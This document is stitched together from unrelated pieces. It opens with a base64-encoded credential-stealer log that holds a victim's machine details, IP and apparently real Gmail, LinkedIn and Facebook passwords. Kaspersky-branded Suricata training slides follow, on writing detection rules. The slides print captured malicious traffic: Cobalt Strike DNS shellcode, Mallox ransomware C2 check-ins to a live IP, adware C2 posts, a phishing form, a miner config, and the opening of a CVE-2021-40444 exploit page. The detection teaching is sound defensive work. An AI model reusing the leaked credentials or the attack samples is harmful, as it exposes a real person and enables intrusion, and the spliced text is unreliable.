VGltZTogMDcvMjcvMjAxOSAwMjo1NzoxNjxicj5Vc2VyTmFtZTogdEFUSWFhYzBhaDxi
cj5Db21wdXRlck5hbWU6IFRBVElBQUMwQUgtUEM8YnI+T1NGdWxsTmFtZTogTWljcm9z
b2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwgPGJyPkNQVTogSW50ZWwoUikgQ29yZShU
TSkgaTctNzcwMEsgQ1BVIEAgNC4yMEdIejxicj5SQU06IDIwNDcuNiBNQjxicj5JUDog
MTk0LjE1NC43OC4yMzUKPGhyPlVSTDogICAgICBodHRwczovL2FjY291bnRzLmdvb2ds
ZS5jb208YnI+DQpVc2VybmFtZTogeGFuYXA4MkBnbWFpbC5jb208YnI+DQpQYXNzd29y
ZDogRGF0aW5nTG92ZXI8YnI+DQpBcHBsaWNhdGlvbjogRmlyZWZveDxicj4NCjxocj4N
ClVSTDogICAgICBodHRwczovL3d3dy5saW5rZWRpbi5jb208YnI+DQpVc2VybmFtZTog
eGFuYXA4MkBnbWFpbC5jb208YnI+DQpQYXNzd29yZDogRGF0aW5nTG92ZXI8YnI+DQpB
cHBsaWNhdGlvbjogRmlyZWZveDxicj4NCjxocj4NClVSTDogICAgICBodHRwczovL3d3
dy5mYWNlYm9vay5jb208YnI+DQpVc2VybmFtZTogeGFuYXA4MkBnbWFpbC5jb208YnI+
DQpQYXNzd29yZDogRGF0aW5nTG92ZXIxOTgyITxicj4NCkFwcGxpY2F0aW9uOiBGaXJl
Zm94PGJyPg0KPGhyPg0K
----boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1--
```

Advanced Suricata features – Byte operations

- byte_test
- byte_jump
- byte_extract
- byte_math

Advanced Suricata features – Byte_test

```
byte_test:<num of bytes>, [!]<operator>, <test value>, <offset> [,relative][,<endian>][, string, <num type>][, dce][, bitmask <bitmask value>];
```

Example:

```
alert udp any 53 -> any any (msg:"Cobalt HackTool";
dsize:>267;
byte_test:1,&,0x80,2;
content:"|00 01 00 01|"; depth:4; offset:4;
content:"|00 10 00 01|"; distance:9;
content:"|01 00 FF|"; within:3; distance:4;
threshold:type both,track by_src,count 10,seconds 60;
classtype:trojan-activity; sid:1000016; rev:1;)
```

```
Domain Name System (response)
    Transaction ID: 0xa06d
    Flags: 0x8180 Standard query response, No error
        1... .... .... .... = Response: Message is a response
        .000 0... .... .... = Opcode: Standard query (0)
```

```
0000  00 e0 4c 47 7b ea f2 68  58 82 67 6c 08 00 45 00   ··LG{··h X·gl··E·
0010  01 5f de 06 00 00 3e 11  14 02 0a 87 5e 14 0a 02   ·_····>· ····^···
0020  16 e9 00 35 ef ef 01 4b  b4 07 a0 6d 81 80 00 01   ···5···K ···m····
0030  00 01 00 00 00 00 03 61  61 61 05 73 74 61 67 65   ·******· ·******a aa·stage
0040  07 38 34 36 37 35 39 39  03 6e 73 31 0b 71 69 63   ·8467599 ·ns1·qic
0050  68 65 72 65 6e 69 6d 67  03 74 6f 70 00 00 10 00   herenimg ·top····
0060  01 c0 0c 00 10 00 01 00  00 00 01 01 00 ff 57 59   ******** ******WY
0070  49 49 49 49 49 49 49 49  49 49 49 49 49 49 49 49   IIIIIIII IIIIIIII
0080  37 51 5a 6a 41 58 50 30  41 30 41 6b 41 41 51 32   7QZjAXP0 A0AkAAQ2
0090  41 42 32 42 42 30 42 42  41 42 58 50 38 41 42 75   AB2BB0BB ABXP8ABu
00a0  4a 49 49 6c 6a 48 73 30  77 70 77 70 75 50 6a 4b   JIIljHs0 wpwpuPjK
00b0  30 4e 61 4d 6c 4b 31 55  65 50 4c 79 63 57 72 4f   0NaMlK1U ePLycWrO
00c0  55 37 32 4f 4e 63 79 55  76 61 34 79 68 48 64 35   U72ONcyU va4yhHd5
00d0  69 61 4c 43 4b 75 57 73  61 45 36 51 7a 56 50 31   iaLCKuWs aE6QzVP1
00e0  69 6f 54 71 4b 6b 43 56  6e 6b 43 6c 64 75 55 50   ioTqKkCV nkCldUuP
00f0  4e 59 35 31 55 31 67 70  55 50 35 69 38 4b 62 54   NY51U1gp UP5i8KbT
0100  56 43 54 71 39 50 65 61  6b 62 4c 48 68 5a 6b 30   VCTq9Pea kbLHhZk0
0110  58 6a 42 61 4b 39 7a 70  69 51 39 70 37 74 34 71   XjBaK9zp iQ9p7t4q
0120  49 42 6b 38 49 6a 4b 30  5a 4a 57 31 37 71 38 50   IBk8IjK0 ZJW17q8P
0130  6e 68 61 54 45 6d 63 30  6f 73 39 57 45 51 6f 73   nhaTEmc0 os9WEQos
0140  49 56 66 62 68 6b 68 4d  36 38 69 6f 59 70 38 68   IVfbhkhM 68ioYp8h
0150  6e 4d 79 6f 59 6f 49 6f  41 41 67 6f 67 6f 45 4e   nMyoYoIo AAgogoEN
0160  46 4b 46 43 45 46 4f 49  41 41 41 41 41            FKFCEFOI AAAAA
```

Advanced Suricata features – Byte_jump

```
byte_jump:<num of bytes>, <offset> [, relative][, multiplier <mult_value>][,
<endian>][, string, <num_type>][, align][, from_beginning][, from_end][,
post_offset <value>][, dce][, bitmask <value>];
```

Example:

```
HTTP/1.1 200 OK
Date: Tue, 18 Apr 2017 00:43:15 GMT
Server: Apache
Last-Modified: Mon, 17 Apr 2017 17:04:56 GMT
ETag: "200977fc-70000-54d5fca6117d4"
Accept-Ranges: bytes
Content-Length: 458752
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: sameorigin
Content-Type: image/jpeg

MZ.....................@.........................................          .!..L.!This program cannot be run in DOS mode.

$.......6...r}..r}..r}..4,".p}......s}.../..A}.../#..}.../".G}..{.@.{}..{.P.W}..r}..R.....)."}......s}.../..s}..r}
T.s}......s}..Richr}.................PE..L...^..X.........."......`........    .......    ..
....@.....................................@...@.......@....................L...$....
```

```
alert http any any -> $HOME_NET any
(msg:"Download PE instead of image";
flow:established,from_server;
http.header; content:"Content-Type|3a|
image";
http.response_body; content:"MZ"; within:2;
byte_jump:4,58,relative,little,from_beginning;
content:"PE|00 00|"; within:4;
classtype:trojan-activity; sid:1000017; rev:1;)
```

Advanced Suricata features – Byte_jump

```
http.response_body; content:"MZ"; within:2;
byte_jump:4,58,relative,little,from_beginning;
content:"PE|00 00|"; within:4;
```

```
00000000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZP ♥   ♦
00000010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  ╕       @
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  00 00 00 00-00 00 00 00-00 00 00 00-10 01 00 00                ►⊖
00000040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68  ♫▼│♫ ┤○═!╕⊖L═!Th
00000050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F  is program canno
00000060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20  t be run in DOS
00000070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00  mode.♪♪◙$
00000080:  36 1C AD CF-72 7D C3 9C-72 7D C3 9C-72 7D C3 9C  6└╧╩r}├╠r}├╠r}├╠
00000090:  34 2C 22 9C-70 7D C3 9C-EC DD 04 9C-73 7D C3 9C  4,"╠p}├╠╠▌♦╠s}├╠
000000A0:  7F 2F 1C 9C-41 7D C3 9C-7F 2F 23 9C-C3 7D C3 9C  ⌂/└╠A}├╠⌂/#╠├}├╠
000000B0:  7F 2F 22 9C-47 7D C3 9C-7B 05 40 9C-7B 7D C3 9C  ⌂/"╠G}├╠{♣@╠{}├╠
000000C0:  7B 05 50 9C-57 7D C3 9C-72 7D C2 9C-52 7F C3 9C  {♣P╠W}├╠r}┬╠R⌂├╠
000000D0:  0F 04 29 9C-22 7D C3 9C-0F 04 1C 9C-73 7D C3 9C  ☼♦)╠"}├╠☼♦└╠s}├╠
000000E0:  7F 2F 18 9C-73 7D C3 9C-72 7D 54 9C-73 7D C3 9C  ⌂/↑╠s}├╠r}T╠s}├╠
000000F0:  0F 04 1D 9C-73 7D C3 9C-52 69 63 68-72 7D C3 9C  ☼♦↔╠s}├╠Richr}├╠
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  50 45 00 00-4C 01 03 00-5E F1 F4 58-00 00 00 00  PE  L☺♥ ^ë╧X
00000120:  00 00 00 00-E0 00 22 01-0B 01 0C 00-00 60 05 00      α "♪♂♀♀  `♣
00000130:  00 A0 01 00-00 B0 09 00-90 19 0F 00-00 C0 09 00   á☺  ░○ P↓☼  └○
```

Advanced Suricata features – Byte_jump

```
http.response_body; content:"MZ"; within:2;
byte_jump:4,58,relative,little;
content:"PE|00 00|"; distance:-64; within:4;
```

```
00000000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZP ♥   ♦
00000010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  ¶       @
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  00 00 00 00-00 00 00 00-00 00 00 00-10 01 00 00                ►⊖
00000040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68  ♫▼│♫ ┤○=!╕⊖L=!Th
00000050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F  is program canno
00000060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20  t be run in DOS
00000070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00  mode.♪♪◙$
00000080:  36 1C AD CF-72 7D C3 9C-72 7D C3 9C-72 7D C3 9C  6∟╧╩r}├╜r}├╜r}├╜
00000090:  34 2C 22 9C-70 7D C3 9C-EC DD 04 9C-73 7D C3 9C  4,"╜p}├╜╠▌♦╜s}├╜
000000A0:  7F 2F 1C 9C-41 7D C3 9C-7F 2F 23 9C-C3 7D C3 9C  ⌂/∟╜A}├╜⌂/#╜├}├╜
000000B0:  7F 2F 22 9C-47 7D C3 9C-7B 05 40 9C-7B 7D C3 9C  ⌂/"╜G}├╜{♣@╜{}├╜
000000C0:  7B 05 50 9C-57 7D C3 9C-72 7D C2 9C-52 7F C3 9C  {♣P╜W}├╜r}┬╜R⌂├╜
000000D0:  0F 04 29 9C-22 7D C3 9C-0F 04 1C 9C-73 7D C3 9C  ☼♦)╜"}├╜☼♦∟╜s}├╜
000000E0:  7F 2F 18 9C-73 7D C3 9C-72 7D 54 9C-73 7D C3 9C  ⌂/↑╜s}├╜r}T╜s}├╜
000000F0:  0F 04 1D 9C-73 7D C3 9C-52 69 63 68-72 7D C3 9C  ☼♦↔╜s}├╜Richr}├╜
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  50 45 00 00-4C 01 03 00-5E F1 F4 58-00 00 00 00  PE  L☺♥ ^ëÏX
00000120:  00 00 00 00-E0 00 22 01-0B 01 0C 00-00 60 05 00      p "☺♂☺♀  `♣
00000130:  00 A0 01 00-00 B0 09 00-90 19 0F 00-00 C0 09 00   á☺  ░○ P↓☼  └○
```

Advanced Suricata features – Byte_extract

```
byte_extract:<num of bytes>, <offset>,
<var_name>, [,relative] [,multiplier <mult-
value>] [,<endian>] [, dce] [, string [,
<num_type>] [, align <align-value];
```

Example:

```
content:"beginning_of_payload";
byte_extract:2,5,size,relative;
content:"key"; distance:size; within:3;
```

Advanced Suricata features – Byte_math

```
byte_math:bytes <num of bytes>, offset
<offset>, oper <operator>, rvalue <rvalue>,
result <result_var> [, relative] [, endian
<endian>] [, string <number-type>] [, dce] [,
bitmask <value>];
```

```
Operator: +, -, *, /, <<, >>
```

Example:

```
byte_math:bytes 1,offset 5,oper *,rvalue 10,
result var;
byte_jump:2,var;
```

Advanced Suricata features – Transforms keywords

- strip_whitespace: strip all whitespace as considered by the *isspace()* call in C
- compress_whitespace: compresses all consecutive whitespace into a single space

Useful for detecting JS etc.

Advanced Suricata features – Transforms keywords

- to_md5 / to_sha1 / to_sha256: takes the buffer, calculates the MD5 / SHA-1 / SHA-256 hash and passes the raw hash value on

Can be used for creating sigs on sensitive data or some unique finding that you don't want to share (eg. with competitors/clients/attackers)

Example:
http.request_body; content:"SomeVeryUniqueKey";

http.request_body; to_md5;
content:"|985112E6B6758CB79F43C68393528C57|";

Advanced Suricata features – Transforms keywords

- pcrexform: takes the buffer, applies the required regular expression, and outputs the first captured expression

pcrexform:<*regular expression*>;

Advanced Suricata features – Transforms keywords

Example: Ketin macOS Adware

```
POST /squirrel-log HTTP/1.1
Host: www.paltry.world
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Accept: */*
User-Agent: e8Hzqn7l (unknown version) CFNetwork/1240.0.4 Darwin/20.6.0
Content-Length: 6458
Accept-Language: en-us
Accept-Encoding: gzip, deflate

_iv=Y6xdJXwTg1hpivxVlmomPQ%3D%3D&_payload=K9ZtjPH9M4thylBIivJWgLDVBza2NNY
2FLRsd7g0%0D%0AqWCoa6U6VyW68ORTKnDtgaHhjC9Z28TOsUaKqUZ5WkCvLjwpKn%2BikfhF
2ByOwF5m8RvqPaNwtIkfxEXiVEIEWntepP6oIvHDGX71sxEtN4n8%2Bj%0D%0AUay8%2BlDLp
```

Advanced Suricata features – Transforms keywords

Example: Ketin macOS Adware

```
POST /squirrel-log HTTP/1.1
Host: www.paltry.world
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Accept: */*
User-Agent: e8Hzqn7l (unknown version) CFNetwork/1240.0.4 Darwin/20.6.0
Content-Length: 6458
Accept-Language: en-us
Accept-Encoding: gzip, deflate

_iv=Y6xdJXwTg1hpivxVlmomPQ%3D%3D&_payload=K9ZtjPH9M4thylBIivJWgLDVBza2NNY
2FLRsd7g0%0D%0AqWCoa6U6VyW68ORTKnDtgaHhjC9Z28TOsUaKqUZ5WkCvLjwpKn%2BikfhF
2ByOwF5m8RvqPaNwtIkfxEXiVEIEWntepP6oIvHDGX71sxEtN4n8%2Bj%0D%0AUay8%2BlDLp
```

md5("_iv=") =
79C6E35B5BF924ADEBE8F0B42749FE52

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Ketin macOS AdWare C2 Communication"; flow:established,to_server;
http.method; content:"POST"; http.uri; content:"/squirrel-log"; bsize:13;
http.user_agent; content:"Darwin";
http.request_body; pcrexform:"_[a-z]+="; to_md5;
content:"|79C6E35B5BF924ADEBE8F0B42749FE52|"; sid:1000018; rev:1;)
```

Advanced Suricata features – Transforms keywords

- url_decode: decodes url-encoded data, i.e. replacing '+' with space and '%HH' with its value. This does not decode unicode '%uZZZZ' encoding

Advanced Suricata features – Lua scripting

Lua scripting is a powerful (while not widely used) feature providing additional capabilities for:

- detection
- output

Could be used for:

- detecting CVE's and other complex cases
- decoding encrypted payload
- providing detailed output
- etc

Advanced Suricata features – Lua detection

- function init() – registers the buffer(s) that need inspection
- function match() – returns 1 or 0

A simple script returning *true*:

```
function init(args)
    local needs = {}
    return needs
end

function match(args)
    return 1
end
```

Advanced Suricata features – Lua detection

- lua:[!]<scriptfilename>;
- luajit:[!]<scriptfilename>;

Example:

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Test rule with Lua script";
flow:to_server,established;
http.method; content:"GET";
lua:test_script_1.lua;
classtype:unknown; sid:1000019; rev:1;)
```

Advanced Suricata features – Lua output

- function init() – registers where the script hooks into the output engine
- function setup() – does per output thread setup
- function log() – logging function
- function deinit() – clean up function

Advanced Suricata features – Lua output

A simple script printing “Hello world!”:

```
function init(args)
    local needs = {}
    needs["protocol"] = "http"
    return needs
end

function setup(args)
    http = 0
end

function log(args)
end

function deinit(args)
    print("Hello world!");
end
```

Advanced Suricata features – Lua output

The lua output can be enabled in *suricata.yaml*:

```
outputs:
  - lua:
      enabled: yes
      scripts-dir: /etc/suricata/lua-output/
      scripts:
        - tcp-data.lua
        - flow.lua
```

Advanced Suricata features – IP reputation

- The ranking of IP Addresses within the Suricata Engine
- Collects, stores, updates, and distributes reputation intelligence on IP Addresses
- Allows sharing of intelligence regarding a vast number of IP addresses

Can be enabled in *suricata.yaml*:

```
# IP Reputation
#reputation-categories-file: /etc/suricata/iprep/categories.txt
#default-reputation-path: /etc/suricata/iprep
#reputation-files:
# - reputation.list
```

Advanced Suricata features – IP reputation

```
reputation-categories-file: /etc/suricata/iprep/categories.txt
```

Mapping between a category number, short name, and long description in a CSV file:

```
<id>,<short name>,<description>
```

Example:

1,BadHosts,Known bad hosts
2,Google,Known google host

Advanced Suricata features – IP reputation

```
reputation-files:
 - badhosts.list
 - knowngood.list
 - sharedhosting.list
```

A reputation score for hosts in the categories in a CSV file:

```
<ip>,<category>,<reputation score>
```

Example:

1.2.3.4,1,101
1.1.1.0/24,6,88

Advanced Suricata features – IP reputation

How to use in a rule:

```
iprep:<side to check>,<category>,
<operator>,<reputation score>
```

- side to check: <any|src|dst|both>
- category: the category short name
- operator: <, >, =
- reputation score: 1-127

Example:

```
alert ip any any -> any any (msg:"Iprep test
rule"; iprep:dst,CnC,>,30; sid:1000020; rev:1;)
```

Advanced Suricata features – File extraction

- Used to extract and store on disk transferred files
- Supported protocols: HTTP, SMTP, FTP, NFS, SMB, HTTP2
- Configured in *suricata.yaml*

Advanced Suricata features – File keywords

- filename – matches on the file name
- fileext – matches on the extension of a file name
- filemagic – matches on the information libmagic returns about a file
- filestore – stores files to disk if the signature matched
- filemd5 / filesha1 / filesha256 – matches file MD5 / SHA-1 / SHA-256 hash against list of checksums
- filesize – matches on the size of the file as it is being transferred

Advanced Suricata features – File extraction

Example:

```
alert http any any -> any any (msg:"File with pdf extension"; fileext:"pdf"; filestore; sid:1000021; rev:1;)

alert http any any -> any any (msg:"Pdf file"; filemagic:"PDF document"; filestore; sid:1000022; rev:1;)

alert http any any -> any any (msg:"File from MD5 denylist"; filemd5:fileextraction-chksum.list; filestore; sid:1000023; rev:1;)
```

Track 6

Detecting typical attacks

kaspersky

Detecting typical attacks – Overview

In this track you will learn:

- About popular network attacks and how to detect them

In this track you will practice:

- Writing rules to detect typical attacks for a given traffic dump

Detecting typical attacks – Overview

- Ransomware
- Phishing
- Coinmining
- Reconnaissance
- Exploits
- APTs

Detecting typical attacks – Ransomware

- One of the most dangerous and widespread types of malware over the past years
- Communication with C2 is (almost always) necessary for a successful attack

Detecting typical attacks – Ransomware

Example: Mallox ransomware

- Aka TargetCompany, Bozon, Fargo, Tohnichi
- Discovered in June 2021 and still active
- Changed encryption scheme several times
- Attacks enterprises
- Victims threatened with their data being published on a leak website if they refuse to pay ransom
- Exfiltrates system information and sends it to the C2 server

Detecting typical attacks – Ransomware

Example: Mallox ransomware

```
POST /QWEwqdsvsf/ap.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 193.106.191.141
Content-Length: 176
Connection: Keep-Alive
Cache-Control: no-cache

user=maestro&TargetID=C1C6E3E03F26D1BB2FF4BDA7&SystemInformation=Windows%207%20Professional%20x64,
%20US,%20213.33.190.134,%20WIN-JJQS6ZDI1IR&max_size_of_file=0.0&size_of_hdd=18HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Thu, 01 Dec 2022 18:52:53 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.4.30

Successfully_added
```

Detecting typical attacks – Ransomware

Example: Mallox ransomware

```
alert http $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Mallox ransomware
C2 checkin"; flow:established,to_server;
http.method; content:"POST";
http.uri; content:".php"; endswith; http.request_body; content:"user=";
content:"TargetID="; content:"SystemInformation=";
content:"max_size_of_file="; content:"size_of_hdd=";
classtype:trojan-activity; sid:1000024; rev:1;)
```

```
POST /QWEwqdsvsf/ap.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 193.106.191.141
Content-Length: 176
Connection: Keep-Alive
Cache-Control: no-cache

user=maestro&TargetID=C1C6E3E03F26D1BB2FF4BDA7&SystemInformation=Windows%207%20Professional%20x64,
%20US,%20213.33.190.134,%20WIN-JJQS6ZDI1IR&max_size_of_file=0.0&size_of_hdd=18HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Thu, 01 Dec 2022 18:52:53 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.4.30

Successfully_added
```

Detecting typical attacks – Phishing

- One of the most popular attack vectors for gaining initial access
- Network traffic? Always

Ways of detecting:

- By suspicious domain name (DNS query)
- By landing webpage requesting for credentials / Success page
- By sending credentials (via POST request)
- etc

Detecting typical attacks – Phishing

Example:

Detecting typical attacks – Phishing

Example:


```
<h2>Sign in to continue</h2>
<form action="snd.php?c=" method="post">
    <p>Email</p>
    <input type="text" readonly name="e" placeholder="" value="">
    <p>Password</p>
    <input type="password" name="p" required placeholder="••••••">
    <div id="wrong"> Please input Password</div>
    <input type="submit" name="" value="Continue">
```

Detecting typical attacks – Phishing

Example:


```
alert http $EXTERNAL_NET any -> $HOME_NET any
(msg:"Phishing landing page"; flow:from_server,established;
http.stat_code; content:"200"; http.stat_msg; content:"OK";
http.content_type; content:"text/html";
http.response_body; content:"<input type=\"password\"";
content:"Please input Password";
classtype:social-engineering; sid:1000025; rev:1;)
```


```
<h2>Sign in to continue</h2>
<form action="snd.php?c=" method="post">
    <p>Email</p>
    <input type="text" readonly name="e" placeholder="" value="">
    <p>Password</p>
    <input type="password" name="p" required placeholder="••••••">
    <div id="wrong"> Please input Password</div>
    <input type="submit" name="" value="Continue">
```

Detecting typical attacks – Coinmining

- Despite cryptocurrency mining is a costly process it still attracts even legitimate miners
- Malicious cryptominers are on the rise: there was more than threefold growth in the number of new variants of such programs in Q3 2022, compared to Q3 2021
- Cybercriminals pay neither for equipment, nor for electricity
- Cryptojacking does not require a lot of narrow technical expertise

https://securelist.com/cryptojacking-report-2022/107898/




Number of new miner modifications

Detecting typical attacks – Coinmining

Most popular digital cryptocurrencies mined via cryptojacking:

- Monero (XMR)
- Bitcoin (BTC)
- Ethereum (ETH)
- Litecoin (LTC)
- Bit Hotel (BTH)
- Dash (DASH)
- Dogecoin (DOGE)
- Neo (NEO)



kaspersky

https://securelist.com/cryptojacking-report-2022/107898/

Detecting typical attacks – Coinmining

Example:

```
GET /config.php HTTP/1.1
Host: u90586b9.beget.tech
Accept: */*

HTTP/1.1 200 OK
Server: nginx-reuseport/1.11.10
Date: Sat, 22 Apr 2017 07:32:05 GMT
Content-Type: text/html
Content-Length: 472
Connection: keep-alive
Keep-Alive: timeout=30
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.30

{
            "_comment1" : "Any long-format command line argument ",
            "_comment2" : "may be used in this JSON configuration file",

            "api-bind" : "127.0.0.1:4048",

            "url" : "stratum+tcp://xmr.pool.minergate.com:45560",
            "user" : "unitydetox@gmail.com",
            "pass" : "x",

            "algo" : "cryptonight",
            "threads" : 2,
            "cpu-priority" : 1,
            "cpu-affinity" : -1,

            "diff-multiplier" : 256,

            "benchmark" : false,
            "debug" : false,
            "protocol": false,
            "quiet" : true
}
```

Detecting typical attacks – Coinmining

Example:

```
alert http $EXTERNAL_NET any -> $HOME_NET any
(msg:"Miner config";
flow:from_server,established;
http.stat_code; content:"200"; http.stat_msg;
content:"OK";
http.content_type; content:"text/html";
http.response_body; content:"\"api-bind\" : ";
content:"stratum+tcp://";
content:"\"user\" : "; content:"\"pass\" : ";
content:"\"algo\" : ";
classtype:coin-mining; sid:1000026; rev:1;)
```

```
GET /config.php HTTP/1.1
Host: u90586b9.beget.tech
Accept: */*

HTTP/1.1 200 OK
Server: nginx-reuseport/1.11.10
Date: Sat, 22 Apr 2017 07:32:05 GMT
Content-Type: text/html
Content-Length: 472
Connection: keep-alive
Keep-Alive: timeout=30
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.30

{
        "_comment1" : "Any long-format command line argument ",
        "_comment2" : "may be used in this JSON configuration file",

        "api-bind" : "127.0.0.1:4048",

        "url" : "stratum+tcp://xmr.pool.minergate.com:45560",
        "user" : "unitydetox@gmail.com",
        "pass" : "x",

        "algo" : "cryptonight",
        "threads" : 2,
        "cpu-priority" : 1,
        "cpu-affinity" : -1,

        "diff-multiplier" : 256,

        "benchmark" : false,
        "debug" : false,
        "protocol": false,
        "quiet" : true
}
```

Detecting typical attacks – Reconnaissance

- Various red team tools (can be used by attackers as well)
- Early warnings of potential malicious activity
- False positives are OK: determining targeted activity vs Internet noise can be difficult
- Detecting by uncommon requests, frequency, default User Agent, etc

Detecting typical attacks – Reconnaissance

Example: Nmap XMAS scan

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(msg:"Possible Nmap XMAS scan"; flow:stateless;
dsize:0; flags:FPU; ack:0; window:1024;
threshold:type both, track by_src, count 100, seconds 60;
classtype:attempted-recon; sid:1000027; rev:1;)
```

```
Flags: 0x029 (FIN, PSH, URG)
    000. .... .... = Reserved: Not set
    ...0 .... .... = Accurate ECN: Not set
    .... 0... .... = Congestion Window Reduced: Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..1. .... = Urgent: Set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 1... = Push: Set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    .... .... ...1 = Fin: Set
    [TCP Flags: ·····U·P··F]
```

Detecting typical attacks – Reconnaissance

Example: Nessus scan

```
alert udp any any -> any any
(msg:"Nessus scan"; dsize:<64;
content:"|00|\\|00|N|00|E|00|S|00|S|00|U|00|S|00|\\|
00|N|00|E|00|S|00|S|00|U|00|S|00|";
classtype:attempted-recon; sid:1000028; rev:1;)
```

```
> Frame 10201: 98 bytes on wire (784 bits), 98 bytes capture
> Ethernet II, Src: VMware_e8:11:93 (00:0c:29:e8:11:93), Dst
> Internet Protocol Version 4, Src: 192.168.119.129, Dst: 19
> User Datagram Protocol, Src Port: 54792, Dst Port: 3024
v Data (56 bytes)
    Data: 11111111b7b900002a000000060000005c004e00450053005
    [Length: 56]

0000  00 0c 29 84 a9 47 00 0c  29 e8 11 93 08 00 45 00   ··)··G·· )·····E·
0010  00 54 73 9f 00 00 80 11  56 a7 c0 a8 77 81 c0 a8   ·Ts····· V···w···
0020  77 80 d6 08 0b d0 00 40  ce 60 11 11 11 11 b7 b9   w·····@ ·`·····
0030  00 00 2a 00 00 00 06 00  00 00 5c 00 4e 00 45 00   ··*····· ··\·N·E·
0040  53 00 53 00 55 00 53 00  5c 00 4e 00 45 00 53 00   S·S·U·S· \·N·E·S·
0050  53 00 55 00 53 00 5c 00  32 00 37 00 36 00 30 00   S·U·S·\· 2·7·6·0·
0060  30 00                                              0·
```

Detecting typical attacks – Exploits

- Not easy to detect, but (can be) possible
- False positives are OK
- Often requires deep understanding of vulnerability
- Target the vulnerability, not the PoC

Detecting typical attacks – Exploits

Example: CVE-2021-40444 (Microsoft MSHTML Remote Code Execution Vulnerability)

```
HTTP/1.1 200 OK
Date: Wed, 15 Sep 2021 15:28:58 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 10 Sep 2021 10:51:19 GMT
ETag: "e2b-5cba1e53a9e53-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 951
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html>
 <head>
  <meta http-equiv="Expires" content="-1">
  <meta http-equiv="X-UA-Compatible" content="IE=11">
 </head>
 <body>
  <script>
          (function() {
                    var func_create_element = window['Document']['prototype'].createElement,
                              func_write = window['Document']['prototype'].write,
                              func_append_child = window['HTMLElement']['prototype'].appendChild,
